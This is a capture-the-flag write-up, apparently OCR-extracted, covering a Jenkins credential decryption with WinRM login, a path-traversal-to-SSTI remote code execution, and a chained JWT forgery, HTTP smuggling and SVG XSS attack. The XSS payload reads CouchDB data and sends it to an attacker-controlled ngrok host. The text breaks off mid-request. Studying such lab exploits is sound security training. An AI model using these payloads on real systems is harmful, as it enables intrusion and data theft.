          <com.cloudbees.plugins.credentials.domains.Domain>
            <specifications/>
          </com.cloudbees.plugins.credentials.domains.Domain>
          <java.util.concurrent.CopyOnWriteArrayList>
            <com.cloudbees.plugins.credentials.impl.UsernamePasswordCredentialsImpl>
              <id>320a60b9-1e5c-4399-8afe-44466c9cde9e</id>
              <description></description>
              <username>oliver</username>
              <password>{AQAAABAAAAAQqU+m+mC6ZnLa0+yaanj2eBSbTk+h4P5omjKdwV17vcA=}</password>
              <usernameSecret>false</usernameSecret>
            </com.cloudbees.plugins.credentials.impl.UsernamePasswordCredentialsImpl>
          </java.util.concurrent.CopyOnWriteArrayList>
        </entry>
```

Using a tool (https://github.com/hoto/jenkins-credentials-decryptor) we decrypted it to get oliver's password.

```
┌──(root💀kali)-[/mnt/…/htbuni/fullpwn/object/jenkins]
└─# ./jenkins-credentials-decryptor_1.2.0_Linux_x86_64  -m master.key -s hudson.util.Secret -c credentials.xml
[
  {
    "id": "320a60b9-1e5c-4399-8afe-44466c9cde9e",
    "password": "c1cdfun_d2434\u0003\u0003\u0003",
    "username": "oliver"
  }
]
```

With the known password, now we can login as **oliver** using the WinRM protocol. For it we use Evil-WinRM tool from the spanish group Hackplayers (https://github.com/Hackplayers/evil-winrm)

```
┌──(root💀kali)-[/mnt/…/ctf/htbuni/fullpwn/object]
└─# evil-winrm  -i 10.129.96.74 -u oliver -p c1cdfun_d2434 -n

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\oliver\Documents> cat ..\Desktop\user.txt
HTB{c1_cd_c00k3d_up_1337!}
*Evil-WinRM* PS C:\Users\oliver\Documents>
```


At this time, the end of the competition was in less than 30 minutes and we could not find the privilege escalation.

Web

Slippy Web

You've found a portal for a firmware upgrade service, responsible for the deployment and maintenance of rogue androids hunting humans outside the tractor city. The question is… what are you going to do about it?

From the source code we can see it is possible to upload a GZIP file, which will be saved with an arbitrary name given in the **filename** parameter inside the **multipart/form-data**.



```python
import functools, tarfile, tempfile, os
from application import main
from flask import current_app

generate = lambda x: os.urandom(x).hex()

def extract_from_archive(file):
    tmp  = tempfile.gettempdir() # tmp dir /tmp/
    path = os.path.join(tmp, file.filename) # /tmp/<filename>
    file.save(path)
```

Particularly, we can overwrite the index.html file modifying the *filename* parameter of our POST request:

```
POST /api/unslippy HTTP/1.1
Host: 167.172.51.173:30576
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://167.172.51.173:30576/
Content-Type: multipart/form-data; boundary=---------------------------386156325723115904883453346161
Origin: http://167.172.51.173:30576
Content-Length: 286
Connection: close

---------------------------386156325723115904883453346161
Content-Disposition: form-data; name="file"; filename="../../../app/application/templates/index.html"
Content-Type: application/gzip

<html>
Hello!
</html>
---------------------------386156325723115904883453346161--

```


However, the contents of the file are not checked. So, since index.html is loaded via *render_template()*, we can use this to get SSTI:

Request

Pretty Raw Hex \n


```
POST /api/unslippy HTTP/1.1
Host: 167.172.51.173:30576
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://167.172.51.173:30576/
Content-Type: multipart/form-data; boundary=---------------------------386156325723115904883453346161
Origin: http://167.172.51.173:30576
Content-Length: 289
Connection: close

-----------------------------386156325723115904883453346161
Content-Disposition: form-data; name="file"; filename="../../../app/application/templates/index.html"
Content-Type: application/gzip

<html>
{{ 7*7 }}
</html>
-----------------------------386156325723115904883453346161--

```

Using **{{ ".class.mro[1].subclasses() }}** we can navigate over the loaded subclasses:




We want to use **subprocess.popen()** to read the **flag** file, so we just need to find its index inside the subclasses array:

```
<html>
{{ ''.__class__.__mro__[1].__subclasses__()[220:] }}
</html>
```



This way we know its index is 223:

```
----------------------------386156325723115904883453346161
Content-Disposition: form-data; name="file"; filename="../../../app/application/templates/index.html"
Content-Type: application/gzip

<html>
{{ ''.__class__.__mro__[1].__subclasses__()[223] }}
</html>
----------------------------386156325723115904883453346161--
```



We can now read the flag:

```
<html>
{{ ''.__class__.__mro__[1].__subclasses__()[223]('cat flag',shell=True,stdout=-1).communicate() }}
</html>
```

Flag: HTB{i_slipped_my_way_to_rce}

Web

SteamCoin

Meet SteamCoin, the first decentralized cryptocurrency of the SteamPunk realm that provides you the liberty to exchange value without intermediaries and translates to greater control of funds and lower fees. Sign up today in our SteamCoin wallet to get equipped with the tools and information you need to buy, sell, trade, invest, and spend SteamCoins.

From the beginning we are provided with a source code containing a Dockerfile and a NodeJS server. In the Dockerfile we can see **couchdb** and **haproxy** are also being used:

```
32        apt-get clean && \
33        rm -rf /var/lib/apt/lists/*
34
35    COPY config/haproxy.cfg /usr/local/etc/haproxy
36    # Setup app
37    RUN mkdir -p /app
38
39    # Add application
40    WORKDIR /app
41    COPY challenge .
42
43    #Setup couchdb
44    COPY config/local.ini /opt/couchdb/etc/
45
46    # Install dependencies
47    RUN yarn
48
```

Inspecting the source code, more precisely **database.js**, we find the flag location, which is inside **couchdb**.

database.js

```
const crypto = require('crypto');
const nano = require('nano');

class Database {

    async init() {
        this.couch = nano('http://admin:youwouldntdownloadacouch@localhost:5984');
        await this.couch.db.create('users', (err) => {
            if (err && err.statusCode != 412) {
                console.error(err);
            }
            this.userdb = this.couch.use('users');
            let adminUser = {
                username: 'admin',
                password: crypto.randomBytes(13).toString('hex'),
                verification_doc: 'HTB{f4k3_fl4g_f0r_t3st1ng}'
            };
            this.userdb.insert(adminUser, adminUser.username)
                .catch(() => {});
        });
    }

    async registerUser(user) {
        return new Promise(async (resolve, reject) => {
            try {
                const resp = await this.userdb.insert(user, user.username);
                resolve(resp);
            } catch(e) {
                reject(e);
            }
        });
    }
```

In **routes/index.js** we can see JWT authentication is being used:

```
database.js    index.js
const fs             = require('fs');
const path           = require('path');
const express        = require('express');
const router         = express.Router();
const JWTHelper      = require('../helpers/JWTHelper');
const AuthMiddleware = require('../middleware/AuthMiddleware');
const ui_tester            = require('../bot');

let db, conf;
```

However, the JWT includes a JKU which points to localhost so, if we manage to upload our custom keys/certificates and modify the JWT to point to our own keys, we can forge the JWT and impersonate the **admin** user.

```
database.js    AuthMiddleware.js
const JWTHelper = require('../helpers/JWTHelper');

const response = data => ({ message: data });

module.exports = async (req, res, next) => {
    try {
        if (req.cookies.session === undefined) {
            if (!req.is('application/json')) return res.redirect('/');
            return res.status(401).send(response('Authentication required!'));
        }
        return JWTHelper.getHeader(req.cookies.session)
            .then(header => {
                if (header.jku && header.kid){
                    if (header.jku.lastIndexOf('http://localhost:1337/', 0) !== 0) {
                        return res.status(500).send(response('The JWKS endpoint is not from localhost!'));
                    }
                    return JWTHelper.getPublicKey(header.jku, header.kid)
                        .then(pubkey => {
                            return JWTHelper.verify(req.cookies.session, pubkey)
                                .then(data => {
                                    req.data = {
                                        username: data.username,
                                    }
                                    return next();
                                })
                                .catch(() => res.status(403).send(response('Authentication token could not be verified!')));
                        })
                        .catch(e => console.log(e))
                        .catch(() => res.redirect('/logout'));
                }
```

Taking another look at **routes/index.js**, we found a File Upload vulnerability in **/api/upload**.


```
router.post('/api/upload', AuthMiddleware, async (req, res) => {
    return db.getUser(req.data.username)
        .then(user => {
            if ( user.username == 'admin') return res.redirect('/dashboard');
            if (!req.files || !req.files.verificationDoc) return res.status(400).send(response('No files were uploaded.'));
            let verificationDoc = req.files.verificationDoc;
            if (!isValidFile(verificationDoc)) return res.status(403).send(response('The file must be an image or pdf!'));
            let filename = `${verificationDoc.md5}.${verificationDoc.name.split('.').slice(-1)[0]}`;
            uploadPath = path.join(__dirname, '/../uploads', filename);
            // console.log(uploadPath)
            verificationDoc.mv(uploadPath, (err) => {
                if (err) return res.status(500).send(response('Something went wrong!'));
            });
            if(user.verification_doc && user.verification_doc !== filename){
                fs.unlinkSync(path.join(__dirname, '/../uploads',user.verification_doc));
            }
            user.verification_doc = filename;
            db.updateUser(user)
                .then(() =>{
                    res.send({'message':'verification file uploaded successfully!','filename':filename});
                })
                .catch(() => res.status(500).send(response('Something went wrong!')));
        })
        .catch(err => res.status(500).send(response(err.message)));
});
```

Only non-admin users can upload files, which must have one of the following extensions:


```
const isValidFile = (file) => {
    return [
        'jpg',
        'png',
        'svg',
        'pdf'
    ].includes(file.name.split('.').slice(-1)[0])
}
```

If the file is valid, it will be stored in **/uploads/<random-name>**. We will now use https://mkjwk.org/ to generate our own RSA key to sign the forged JWT token and upload the keys with as a PNG (after registering in the application):



```
{
  "keys": [
    {
      "p":
"-gPd7VPFOP85gLF8uav3QGJSB33e9xM9p-5YleFiN2OTyfiSj3YoqgQsV0n85Dh1DQaXuCTb7vRlFXMNujX91diUzj4pzf5lXFAvaSxIU0ZnHaiWp
ODiNLVsuyxXU2U8NzatjHuf7D_0P2zvUQdCAq_ftYta5zJHcgygzxpzFzc",
      "kty": "RSA",
      "q":
"xlSuunZJJdcGKWnKoylytHiBaTYHm09OK27kBUz_J0WmgFsdfAShSN6grEiiW3KivnMl0jeXXYY9wHfnJHdkkYBrTfoxsgiIMpuaQ5bTkKHjvu5Z8t
7YY6840qiXI2J54eBNznzgFju0UwXkB7OiNB2i7bPimXRQFEhI2MroNZs",
      "d":
"N1y-z5S5K1f6xohkGvqVTcDa-w6lv84JTQNqyTTAiF_CSObffxuu9Bz1yas9pe628qiSig61uOCKOsJE7RRnm0bJQ14L80Rxg4HXVfdWmJN4N0ux
s6rxZ1TunGPYAfH_GE-g1IzSTF1-4d1MYFDmOp8FfqCzzoAUHC13jHDNjw6RR8W_bVtzI8N8EHOGB-7gCloHrcQSd6djtMXtE3OrJ8gOSsyoLsc
muoBnciYUuMqpJ3hGfHj6KVigjkg666Km2MR5rfsT40-ygNUaGXFU5qZzx6ud6WKLmW46lSCi1SWgzgJ6jmGugFwAW53cQm_dqC5xCeTnJ4c5Do1
oihShUQ",
      "e": "AQAB",
      "use": "sig",
      "kid": "e0fa801a-c35c-40b5-b226-6c2fdabd1b1d",
      "qi":
"BvldYgHXdTEmTeEMdQnN3OESQlZKpvnnRefvBjJAq8nSM8egQCvpxgeQFKn5-vSCxCfJ5bHFjIHb7f8Md2SWHrQkJOKPk3fscU8SYcjEgLXyhnf
sIR_57Wx2b-qa-NB2U-ktedeoI7fhVqNbEwInaXiLfJWMPpxJf8OtQfeO4gQ",
      "dp":
"sFWv3iaaUKP6W6FTNeVrAvcVogEOFDd24g2CX1vSmPxbjTULsbGF5rwAxiQCALktHV3L_m3IzRWEggde5DoWaRBTi89eTtKhjOVlOwmnjUx3h
_yTG4EdKk3XfYA9qy0YtlyTNSUwW0GUNHPRqtWyohCHeRTrrWrR50eu18Nw7ys",
      "alg": "RS256",
      "dq":
"NM4NK3Yc6adDa7lQC3sYoDZJdmK9Sbumu2et7D9g2-rudtRLmF5_NrCXpOc92w09iWmNE1hbw7nfLSR_dTUYoKjJaRyJKLae1KKbQw2gTKzd
v1MkvcZZZMkdXvEmNHSesOYQsT6MRz8kNsqluOs575hIbfNsDKFsRMo126_Cfas",
      "n":
"wbGxjxvVzIU_4k4ZTTmRJG_bNW5Fn4MMj2Xy8YHa5bWw2lngRCg1IeRBeI1bQNavRwEcFFpODqBulFCus_pg-QkU92h1ALdOHeS0uPiSuMx2
AbGDdmo69fkxfZnVxI0NULlVK_lQpfZsVsHSKE5e8q26ws3nm6_JSHQpPnziUlgD4-EaaUhEsiaEDuss4mHPlueVw2wfoz3BDapmgI2hSoklk2nlCr
cAFT7a07H70AnhsvC8AgaavNHfzCLAOgGf3TpO388k0o1tCRVRV0zZl1KaTxnHGmz7uHlwW6wl9aCeoia2jDXXGzUgrwr-pRTeMKzpOU7mjcBe
O0_IR1VxTQ"
    }
  ]
}
```


At this point we will grab a valid JWT cookie and modify it to change the JKU (which will point to our uploaded file) and the username (which will be **admin**).



At this point, we can modify the cookie header in our request and check if the forging has worked:



After that, we need to reach the **/api/test-ui** endpoint, which is blocked by Haproxy. However, Haproxy 2.4.0 is vulnerable to a HTTP Smuggling vulnerability CVE-2021-40346, which can be used to smuggle POST request to the desired endpoint.



When we make a POST request to **/api/test-ui**, the server calls **testUI** function inside **bot.js**, which will launch a Puppeteer headless browser. Puppeteer will visit any localhost resource we pass as an argument, which made us think about a XSS attack.

```
const puppeteer = require('puppeteer');

const browser_options = {
    headless: true,
    args: [
        '--no-sandbox',
        '--disable-background-networking',
        '--disable-default-apps',
        '--disable-extensions',
        '--disable-gpu',
        '--disable-sync',
        '--disable-translate',
        '--hide-scrollbars',
        '--metrics-recording-only',
        '--mute-audio',
        '--no-first-run',
        '--safebrowsing-disable-auto-update',
        '--js-flags=--noexpose_wasm,--jitless' // yoinking from strellic :sice:
    ]
};

const testUI = async (path, keyword) => {
    return new Promise(async (resolve, reject) => {
        const browser = await puppeteer.launch(browser_options);
        let context = await browser.createIncognitoBrowserContext();
        let page = await context.newPage();
        try {
            await page.goto(`http://127.0.0.1:1337/${path}`, {
                waitUntil: 'networkidle2'
            });

            await page.waitForTimeout(8000);

            await page.evaluate((keyword) => {
                return document.querySelector('body').innerText.includes(keyword)
            }, keyword)
                .then(isMatch => resolve(isMatch));
        } catch(e) {
            console.log(e)
            reject(false);
        }
        await browser.close();
    });
};

module.exports = { testUI };
```

If we create another user, we can upload a new file which, in this time, is an SVG image with a XSS payload:

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">

<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
<polygon id="triangle" points="0,0 0,50 50,0" fill="#009900" stroke="#004400"/>
<script type="text/javascript">
function httpGet(theUrl)
{
    var xmlHttp = new XMLHttpRequest();
    xmlHttp.open( "GET", theUrl, false ); // false for synchronous request
    //xmlHttp.setRequestHeader("Authorization", "Basic " + btoa("admin:youwouldntdownloadacouch"));
    xmlHttp.send( null );
    return xmlHttp.responseText;
}

function httpAuth(theUrl)
{
    var xmlHttp = new XMLHttpRequest();
    xmlHttp.open( "GET", theUrl, false, "admin", "youwouldntdownloadacouch" ); // false for synchronous request
    xmlHttp.setRequestHeader("Authorization", "Basic " + btoa("admin:youwouldntdownloadacouch"));
    xmlHttp.send( null );
    return xmlHttp.responseText;
}


resp = httpAuth("http://localhost:5984/_all_dbs")
resp = httpGet("http://d7f3a9d31b74.ngrok.io/" + resp)
</script>
</svg>
```

This XSS payload will make the bot authenticate against **couchdb** and query its internal DBS. It will attach the response as a GET URI and send a GET request to an attacker-controlled server (we used ngrok).

This way we managed to exfiltrate information about the database:

```
GET     /["users"]              502 Bad Gateway
GET     /
```

In order to manage this, we must join all the previous steps. We must use a forged JWT cookie to impersonate the admin user, bypass Haproxy using the HTTP Smuggling and upload the SVG file with the XSS payload as another user (one user may have only one file uploaded at a time). Once we have uploaded the SVG file, the final query will look like:

Request

Pretty Raw Hex

```
POST / HTTP/1.1
Host: example.com
Content-Length0aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
